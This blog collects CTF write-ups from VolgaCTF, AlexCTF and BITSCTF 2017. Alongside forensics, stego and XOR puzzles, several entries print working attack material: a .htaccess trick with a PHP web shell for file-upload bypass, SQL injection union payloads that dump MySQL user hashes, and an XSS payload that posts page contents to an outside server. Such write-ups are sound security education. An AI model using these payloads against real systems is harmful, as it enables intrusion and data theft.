SharePoint was a web challenge which starts out with a login form. Most of the web challenges consisted of a similar authentication method. Simply login with any creds you'd like to use (restricted to regular expression with length > 7), and it'll register / sign-in to that user account, probably setup this way for simplicity.



After logging in, we're presented with a web application that allows you to upload and share files with other users.

The first thought on a web application like this is: File Upload -> LFI. It turns out this was exactly what it was, with a small twist.

Uploading the obvious example, a php web-shell caused an error to be displayed.  It probably filters based on filename extension, such as php, html, etc.  Uploading the web shell as a png seemed to work, but the server wouldn't execute php in this file by default.

Looking at the share functionality we could see that it just performs a php copy() operation from one user's files directory to another.  It also seemed as if we could traverse up the directory structure to pull files such as ../../index.php, ../../.htaccess, etc.  Unfortunately during the challenge we didn't find an easy way to read these files, so this wasn't very helpful.

What we can do is setup our own .htaccess file since we have control over a full directory and the names / content of the files uploaded do not change. We may also want to see the directory contents and add our own executable php format to the server to get around the file extension restriction. To do this we can add the following rules to a small .htaccess file and upload it to the server:

Options +Indexes
AddHandler application/x-httpd-php .vv
AddType application/x-httpd-php .vv
AddType application/x-httpd-php5 .vv

We'll also upload a very simple web shell to the server to get code exection:

<pre><?php echo system($_GET['c']); ?></pre>


Visiting the link to the shell and passing in a command seems to work:
http://share-point.quals.2017.volgactf.ru/files/vvvvv/s.vv?c=uname+-a

Linux cs76582 4.4.0-66-generic #87-Ubuntu SMP Fri Mar 3 15:29:05 UTC 2017 x86_64 x86_64 x86_64 GNU/Linux


Now to look for something more interesting, the flag:
http://share-point.quals.2017.volgactf.ru/files/vvvvv/s.vv?c=find+/+-type+f+|+grep+flag

...
/opt/flag.txt
...

There were many files listed, a hint mentioned the flag was in an 'optimal' location, referencing /opt.
Checking out this file (/opt/flag.txt), we get:

http://share-point.quals.2017.volgactf.ru/files/vvvvv/s.vv?c=cat+/opt/flag.txt

VolgaCTF{AnoTHer_apPro0Ach_to_file_Upl0Ad_with_PhP}


Loved this challenge, and learned a little about Apache rules in the process!

Monday, February 6, 2017

AlexCTF 2017 - Forensics & Scripting


Fore3: USB probing (150)


On this challenge we're given a pcap and a description mentioning something is to be found from a USB data transfer. Noticed lots of USB-based pcap challenges on AlexCTF & BITSCTF this year...

One of our agents managed to sniff important piece of data transferred transmitted via USB, he told us that this pcap file contains all what we need to recover the data can you find it ?

fore2.pcap

Firing up wireshark and sorting the packets by size, we can see on the largest one there's a familiar segment in the data section:


Looks like there's a png in here!  By right clicking and selecting "Leftover Capture Data" > "Copy" > "...as Hex Dump" will give us the bytes we need for this challenge.  Throwing that into vim and doing a quick deletion of the first column, then %s/ //g; %s/\n//g will give us one string of hex.  Now we can export the binary data (saved as ./raw) with something like this:


cat ./raw | xargs python -c 'import sys; print sys.argv[1].decode("hex")'  > out1.png

Now we can check out this png for filetype & exif

$ file out1.png
out1.png: PNG image data, 460 x 130, 8-bit/color RGBA, interlaced

$ exiftool out1.png
ExifTool Version Number         : 10.08
File Name                       : out1.png
Directory                       : .
File Size                       : 60 kB
File Modification Date/Time     : 2017:02:06 18:09:03-08:00
File Access Date/Time           : 2017:02:05 19:13:06-08:00
File Inode Change Date/Time     : 2017:02:06 18:09:03-08:00
File Permissions                : rw-r--r--
File Type                       : PNG
File Type Extension             : png
MIME Type                       : image/png
Image Width                     : 460
Image Height                    : 130
Bit Depth                       : 8
Color Type                      : RGB with Alpha
Compression                     : Deflate/Inflate
Filter                          : Adaptive
Interlace                       : Adam7 Interlace
Gamma                           : 2.2
Background Color                : 255 255 255
Pixels Per Unit X               : 2835
Pixels Per Unit Y               : 2835
Pixel Units                     : meters
Modify Date                     : 2016:12:31 19:24:31
Comment                         : Created with GIMP
Warning                         : Corrupted PNG image
Image Size                      : 460x130
Megapixels                      : 0.060


It worked! It's a little corrupted, but as you can see below as we view the image (with alpha fixed), it's good enough to read the flag:


SC1: Math Bot (100)


It is well known that computers can do tedious math faster than human.

nc 195.154.53.62 1337


On this challenge I ended up one of my own tools, PwnUp!  It's a CLI utility for pwntools which allows you to scaffold out a quick client for a remote interactive challenge. Here's a sample run setting up the client for this challenge:


pwnup
[*] Running PwnUp 1.0.6
 [?] Choose a type.
       1) ssh
    2> 2) remote
       3) local
[*] You Chose: remote
host > 195.154.53.62
port > 1337
[+] Opening connection to 195.154.53.62 on port 1337: Done
[*] Press <Ctrl-D> to stop recording ...
[*] Switching to interactive mode
                __________
         ______/ ________ \______
       _/      ____________      \_
     _/____________    ____________\_
    /  ___________ \  / ___________  \
   /  /XXXXXXXXXXX\ \/ /XXXXXXXXXXX\  \
  /  /############/    \############\  \
  |  \XXXXXXXXXXX/ _  _ \XXXXXXXXXXX/  |
__|\_____   ___   //  \\   ___   _____/|__
[_       \     \  X    X  /     /       _]
__|     \ \                    / /     |__
[____  \ \ \   ____________   / / /  ____]
     \  \ \ \/||.||.||.||.||\/ / /  /
      \_ \ \  ||.||.||.||.||  / / _/
        \ \   ||.||.||.||.||   / /
         \_   ||_||_||_||_||   _/
           \     ........     /
            \________________/

Our system system has detected human traffic from your IP!
Please prove you are a bot
Question  1 :
218318831115561303988112386917565 / 13366707491950058576832163796786 =

This dumps the client:

#!/usr/bin/env python
from pwn import *

r = remote('195.154.53.62', 1337)

def main():
  print(r.recvuntil('66707491950058576832163796786 =\n'))
  r.send('16.333029749251356\n')
  r.send('\n')

if __name__ == "__main__":
  main()

The initial client setup has been done, now we just have to generalize the maths. Through a couple iterations, it ended up looking something like this:

#!/usr/bin/env python
from pwn import *

r = remote('195.154.53.62', 1337)

def main():
  for x in range(250):
    print r.recvuntil(' :\n')
    x = r.recvuntil('=\n').replace('=', '')
    print 'Q: {}'.format(x)

    value = 0
    _l, op, _r, _ = x.split(' ')
    _l = int(_l)
    _r = int(_r)

    if op is '+':
      value = _l + _r
    elif op is '-':
      value = _l - _r
    elif op is '*':
      value = _l * _r
    elif op is '%':
      value = _l % _r
    elif op is '/':
      value = _l / _r

    print 'R: {}'.format(value)
    r.sendline('{}'.format(value))

  print r.recvline()
  print r.recvline()
  print r.recvline()
  print r.recvline()

  r.interactive();

if __name__ == "__main__":
  main()


Running this script gives us:

......
Q: 174942629367119018977343151908382 - 15526770931750616720349747677112

R: 159415858435368402256993404231270
Question  247 :

Q: 60323767070161082714762485861860 + 233868579061398884615403732403639

R: 294192346131559967330166218265499
Question  248 :

Q: 249001744992309701987741377654436 + 119589169821601639702529040150239

R: 368590914813911341690270417804675
Question  249 :

Q: 186075071179272307783795940653753 + 205359634338042277068417382152009

R: 391434705517314584852213322805762
Question  250 :

Q: 103090646436160362683705207412345 + 111725961983915005271322948765063

R: 214816608420075367955028156177408
Well no human got time to solve 500 ridiculous math challenges

Congrats MR bot!

Tell your human operator flag is: ALEXCTF{1_4M_l33t_b0t}

Dropping the flag around question 250:

ALEXCTF{1_4M_l33t_b0t}


SC2: Cutie Cat (150)


Usually steganography challenges give me confidence, this one however, did not.  It was still a fun challenge, but I ended up coming back to it and the hint gave away the answer for me.  Initially I had tried many methods, alpha masks, lsb, threshold tweaking / bit layers, xor, etc.  Here is the description with the hint:

yeah steganography challenges are the worst... that's why we got only ~~one ~~ two steganography challenges .
Hint: It scripting because we need a python library to solve the challenge, one that is made in japan.

Searching a bit through the internets for python libraries made in japan, lead me to this page - https://pypi.python.org/pypi?%3Aaction=search&term=japanese

On here, if you search for stego, you find this library - https://pypi.python.org/pypi/steganography/0.1.1

After installing it and running it against the image, it was instant gratification:

$ steganography -d cat_with_secrets.png

ALEXCTF{CATS_HIDE_SECRETS_DONT_THEY}


Again, not the most exciting stego challenge, but I was happy it lead to a moment of recon : )


BITSCTF 2017 - Web [Batman vs Joker, Message the admin]


Batman vs Joker (30)


Visiting robots.txt instantly told us the type of challenge this would be:

Not Found

The requested URL /sql/robots.txt was not found on this server.

Apache/2.4.10 (Debian) Server at joking.bitsctf.bits-quark.org Port 80

Looks like we're dealing with SQL injection! If we put a quote mark, we can see an error:

You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '''' Limit 1' at line 1


With a little fiddling, it looks like we can simply union select two fields and grab whatever data we need.

Starting out with something simple, we try the most basic SQLi statement:

' or 1=1 #

First name:Harry
Surname: Potter
First name:Hermione
Surname: Granger
First name:Ronald
Surname: Weasley
First name:Joker
Surname: Joker

So it dumps out a handful of characters from Harry Potter and the Joker. Let's see what else we can find:

' or 1=1  union select 1,@@version #
...
First name:1
Surname: 5.5.54-0+deb8u1

And we have MySQL 5.5.54 we're working with.

' or 1=1  union select user,password from mysql.user #
...
First name:root
Surname: *[redacted_for_article]
First name:debian-sys-maint
Surname: *[redacted_for_article]
First name:tester
Surname: *[redacted_for_article]

Wow, so we actually can dump the root password, that's nice! Thanks!

Then dumping the table information we can see our current CIA record table and an extra one (Joker):

' or 1=1  union select  table_schema,table_name FROM information_schema.tables #

...
Surname: INNODB_CMP_RESET
First name:information_schema
Surname: INNODB_BUFFER_PAGE_LRU
First name:hack
Surname: CIA_Official_Records     <<
First name:hack
Surname: Joker                    <<
First name:mysql
Surname: columns_priv
First name:mysql
...

Using this we can get the column name we're looking for (rather obvious in hindsight):

' or 1=1 union select table_name, column_name FROM information_schema.columns #

...
First name:CIA_Official_Records
Surname: username
First name:CIA_Official_Records
Surname: first_name
First name:CIA_Official_Records
Surname: last_name
First name:Joker
Surname: Flag                   <<<<
First name:Joker
Surname: HaHaHa
First name:columns_priv
Surname: Host
First name:columns_priv
Surname: Db
...

And now to grab the Flag!

' or 1=1 union select 1,Flag from Joker #

First name:Harry
Surname: Potter
First name:Hermione
Surname: Granger
First name:Ronald
Surname: Weasley
First name:Joker
Surname: Joker
First name:1
Surname: BITSCTF{wh4t_d03snt_k1ll_y0u_s1mply_m4k3s_y0u_str4ng3r!}


BITSCTF{wh4t_d03snt_k1ll_y0u_s1mply_m4k3s_y0u_str4ng3r!}


Message the admin (60)


This one went fairly quickly because some recent challenges were very similar. So it was still in muscle memory. The challenge was to send a message to the 'admin' (a PhantomJS server watching for messages), and include some payload to send to them. Most likely a CSRF or XSS challenge.


Hitting robots.txt really quickly we get:

Not Found

The requested URL /xss/robots.txt was not found on this server.

Apache/2.4.10 (Debian) Server at msgtheadmin.bitsctf.bits-quark.org Port 80

This tells us our assumption about XSS was correct, and we can proceed to include a payload that calls back to our server with some information.

Most initial payloads include document.cookie, but since the most recent challenge was to include page contents, that was the first check to try.

<script src='https://cdnjs.cloudflare.com/ajax/libs/jquery/3.1.1/jquery.js'></script>
<script>
  var x = $('body').html().toString();
  $.post('http://[some-server]/analytics', x);
</script>


Running a server and redirecting the output to an html file, we get this:


BITSCTF{hsr_1s_n0t_cr3ative}


Sunday, February 5, 2017

BITSCTF 2017 - Crypto [Banana Princess (20), Enigma (30), Beginner's Luck (40), Sherlock (60)]


This CTF was a lot of fun!  There were a lot of easier challenges, and had some inventive challenges!

For the Crypto challenges, they were mostly encoding based or very simple XOR ciphers.

Banana Princess


This first crypto challenge included a pdf file (MinionQuest.pdf) and description:

The princess has been kidnapped! It is up to you to rescue her now, with the help of the minions. They have provided you with a letter (which may or may not have touched the kidnappers hands on its way to you).

Authors - Speeeddy, Blaze


Initially checking the exifdata seemed like a good idea:

ExifTool Version Number         : 10.08
File Name                       : MinionQuest.pdf
Directory                       : .
File Size                       : 420 kB
File Modification Date/Time     : 2017:02:04 22:29:08-08:00
File Access Date/Time           : 2017:02:05 02:24:27-08:00
File Inode Change Date/Time     : 2017:02:04 22:29:11-08:00
File Permissions                : rw-r--r--
Error                           : File format error

Looks like the pdf is corrupted, maybe the bytes or xor'd or something. Looking at a normally formed pdf elsewhere we can find similar strings to the corrupted ones:

<</Yvarnevmrq 1/Y 430190/B 6/R 404343/A 1/G 429991/U [ 576 155]>>

This could possibly be a simple rotation, so going here (http://planetcalc.com/1434/) we can see it shows up at the ROT13 point:

<</Linearized 1/L 430190/O 6/E 404343/N 1/T 429991/H [ 576 155]>>

So now we just have to ROT13 the whole file!
At this point I just used python to do the rest:

# rot13 code from http://stackoverflow.com/questions/3269686/short-rot13-function
import string
rot13 = string.maketrans( 
        "NOPQRSTUVWXYZnopqrstuvwxyzABCDEFGHIJKLMabcdefghijklm",
        "ABCDEFGHIJKLMabcdefghijklmNOPQRSTUVWXYZnopqrstuvwxyz" 
        )

# print string.translate("Hello World!", rot13)

x = open('./MinionQuest.pdf', 'rb').read()
y = open('./out.pdf', 'w')

y.write(string.translate(x, rot13))
print 'done.'


This drops a pdf called 'out.pdf' which contains some better data to check out, looks like a part of it is redacted!


At this point I tried a few things, including looking for PDF layers, importing into Gimp and checking for PSD layers (as the exifdata did mention Adobe Photoshop CC 2015 & Microsoft Word), then after those checks failed, the next was to try file carving.

For file carving I ended up using one of my favorite tools, hachoir & hachoir-subfile! - https://bitbucket.org/haypo/hachoir/wiki/hachoir-subfile

$ hachoir-subfile out.pdf files
[+] Start search on 430190 bytes (420.1 KB)

[+] File at 1738 size=34851 (34.0 KB): JPEG picture => files/file-0001.jpg
[+] File at 36872 size=3448 (3448 bytes): JPEG picture => files/file-0002.jpg

[+] End of search -- offset=430190 (420.1 KB)
Total time: 108 ms -- global rate: 3.8 MB/sec

Looks like it worked! Output two files in our output directory of 'files'. This also dropped the full image without the redacted bar layer:


Flag: BITSCTF{save_the_kid}


Enigma


This challenge ended up being solved faster than expected, but was nice to do, here's the description:

Its World War II and Germans have been using Enigma to encrypt their messages. Our analysts have figured that they might be using XOR-encryption. XOR-encrption is vulnerable to a known-plaintext attack. Sadly all we have got are the encrypted intercepted messages. Your task is to break the Enigma and get the flag.

The included encrypted.tar.zx file dropped six files which were scrambled a little, here's an example of one:

$ xxd 2e
00000000: 3630 3c35 362a 2642 6775 2651 6372 7263  60<56*&Bgu&Qcrrc
00000010: 7426 6f75 7226 6e63 7372 6326 6d6a 6774  t&our&ncsrc&mjgt
00000020: 2826 5463 6163 6826 676b 2647 6463 6862  (&Tcach&gk&Gdchb

Ended up using this tool for the majority of the challenges - https://wiremask.eu/tools/xor-cracker/ (Could probably do exactly the same using xortool, etc.)
On there we find the highest probability of the first file's XOR key has a length of 1, weighing in around 14.5% probability.
It also drops the most likely key as 0x06.

Wrote another small python program (which may have been overkill in hindsight):

from pwn import *

data = []
files = ['1e','2e','3e','4e','5e','6e']
key = '\x06'

for f in files:
  x = open(f, 'rb').read()
  data.append(x)

for x in data:
  print xor(data, key)


This printed out the conversions:

Britische Passagier-Konvoi beschmutzt bei 60 Grad Norden und 15 Grad Westen. Nehmen Sie es sofort06:30, Das Wetter ist heute klar. Regen am AbendAdvance Ihre Einheit 1 Grad Norden und 2 Grad OstenDer Code für den Tag ist BITCTF{Focke-Wulf Fw 200}Berichte der britischen Marineüberwachung in Ihrer Region. Gehen Sie undercoverWir verfehlen Torpedos. Nur 2 übrig. Senden Sie die Lieferungen sofort

In this we find the flag:

BITCTF{Focke-Wulf Fw 200}


Beginner's Luck


This one had an interesting premise, one that is well known and holds a good message to carry on:

Derp just had his first class of cryptography, and he feels really confident about his skills in this field. Can you break his algorithm and get the flag?


The challenge included BITSCTFfullhd.png and enc27.py. Looking at enc27.py we see this:

#!/usr/bin/env python

def supa_encryption(s1, s2):
    res = [chr(0)]*24
    for i in range(len(res)):
        q = ord(s1[i])
        d = ord(s2[i])
        k = q ^ d
        res[i] = chr(k)
    res = ''.join(res)
    return res

def add_pad(msg):
    L = 24 - len(msg)%24
    msg += chr(L)*L
    return msg

with open('fullhd.png','rb') as f:
    data = f.read()

data = add_pad(data)


with open('key.txt') as f:
    key = f.read()
    
enc_data = ''
for i in range(0, len(data), 24):
    enc = supa_encryption(data[i:i+24], key)
    enc_data += enc

with open('BITSCTFfullhd.png', 'wb') as f:
    f.write(enc_data)


Looks like it takes a base image, 'full.png', adds some bytes to the end of the file, does a simple XOR with 'key.txt' and then writes it back out to 'BITSCTFfullhd.png'. So again, similar to the previous challenges, all this is doing is a XOR.

Again on this one, just used the XOR-Cracker online mentioned in the comments:
from pwn import *

# Used https://wiremask.eu/tools/xor-cracker/
key='726b68255150346730263367343640342a256628554e235c'.decode('hex')

srcImg = open('BITSCTFfullhd.png', 'rb').read()
out = open('out.png', 'w')
result = xor(srcImg, key)
print key

out.write(result)


This dropped the png:


BITSCTF{p_en_gee}


Sherlock


This one was the highest points, but ended up being the simplest to solve, this was just a one-liner:

cat final.txt | grep -Eo '[A-Z]' | tr -d '\n' | sed 's/ZERO/0/g;s/ONE/1/g' | perl -lpe '$_=pack"B*",$_'

To explain this a little, the final.txt contained a lot of very normal text, but certain characters were capitalized in a sea of lowercase chars. I forget the name of this exactly, book cipher? This was very quick to recognize, and could be extracted with some grep, tr, sed & perl. The capital letters spelled out binary using words 'ZERO' & 'ONE', which was converted and printed using perl.

BITSCTF{h1d3_1n_pl41n_5173}